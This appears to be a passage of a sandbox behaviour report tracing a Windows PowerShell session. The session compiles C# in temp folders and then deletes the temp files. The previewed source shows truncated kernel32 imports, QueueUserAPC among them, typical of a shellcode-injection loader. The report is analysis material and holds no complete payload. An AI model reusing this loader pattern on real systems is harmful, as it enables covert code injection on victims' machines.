File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4EF8F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4EF8F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dejrq2ox.1xj.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_thox1gbj.l0h.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\Documents\20220422	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4B96F35D	CreateDirectoryW
C:\Users\user\Documents\20220422\PowerShell_transcript.701188.6Ui9L_aX.20220422181317.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA48C803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA48C803FC	unknown
C:\Users\user\AppData\Local\Temp\f2vxj03f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4AF5FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4AF5FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4B966FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dejrq2ox.1xj.ps1	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_thox1gbj.l0h.psm1	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.out	success or wait	1	7FFA4B96F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.tmp	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.err	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.out	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.err	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.tmp	success or wait	1	7FFA4B96F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll	success or wait	1	7FFA4B96F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dejrq2ox.1xj.ps1	0	1	31	1	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_thox1gbj.l0h.psm1	0	1	31	1	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.701188.6Ui9L_aX.20220422181317.txt	0	3	ff		success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.701188.6Ui9L_aX.20220422181317.txt	3	827	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 32 31 38 31 33 32 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 30 31 31 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********Windows PowerShell transcript startStart time: 20220422181322Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 701188 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	11	7FFA4B96B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 66 32 76 78 6a 30 33 66 5c 66	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\f2vxj03f\f	success or wait	1	7FFA4B96B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FFA4B96B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFA4B96B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 63 69 31 67 6a 75 75 31 5c 63	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ci1gjuu1\c	success or wait	1	7FFA4B96B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA4B96B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFA4F3AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 09 00 00 00 0e 00 0f 00	8'L}	success or wait	16	7FFA4F3AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA4F3AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	10	7FFA4F3AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1084	4	6c 00 00 03	l	success or wait	1	7FFA4F3AF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1088	104	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 fd 00 40 00 18 00 40 00 57 00 40 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 0f 0e fd 00	"@$@j@@@@@@W@	success or wait	1	7FFA4F3AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4EE5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4EE62625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4EE62625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4EE62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4EE5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4EE5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4EE5B9DD	unknown
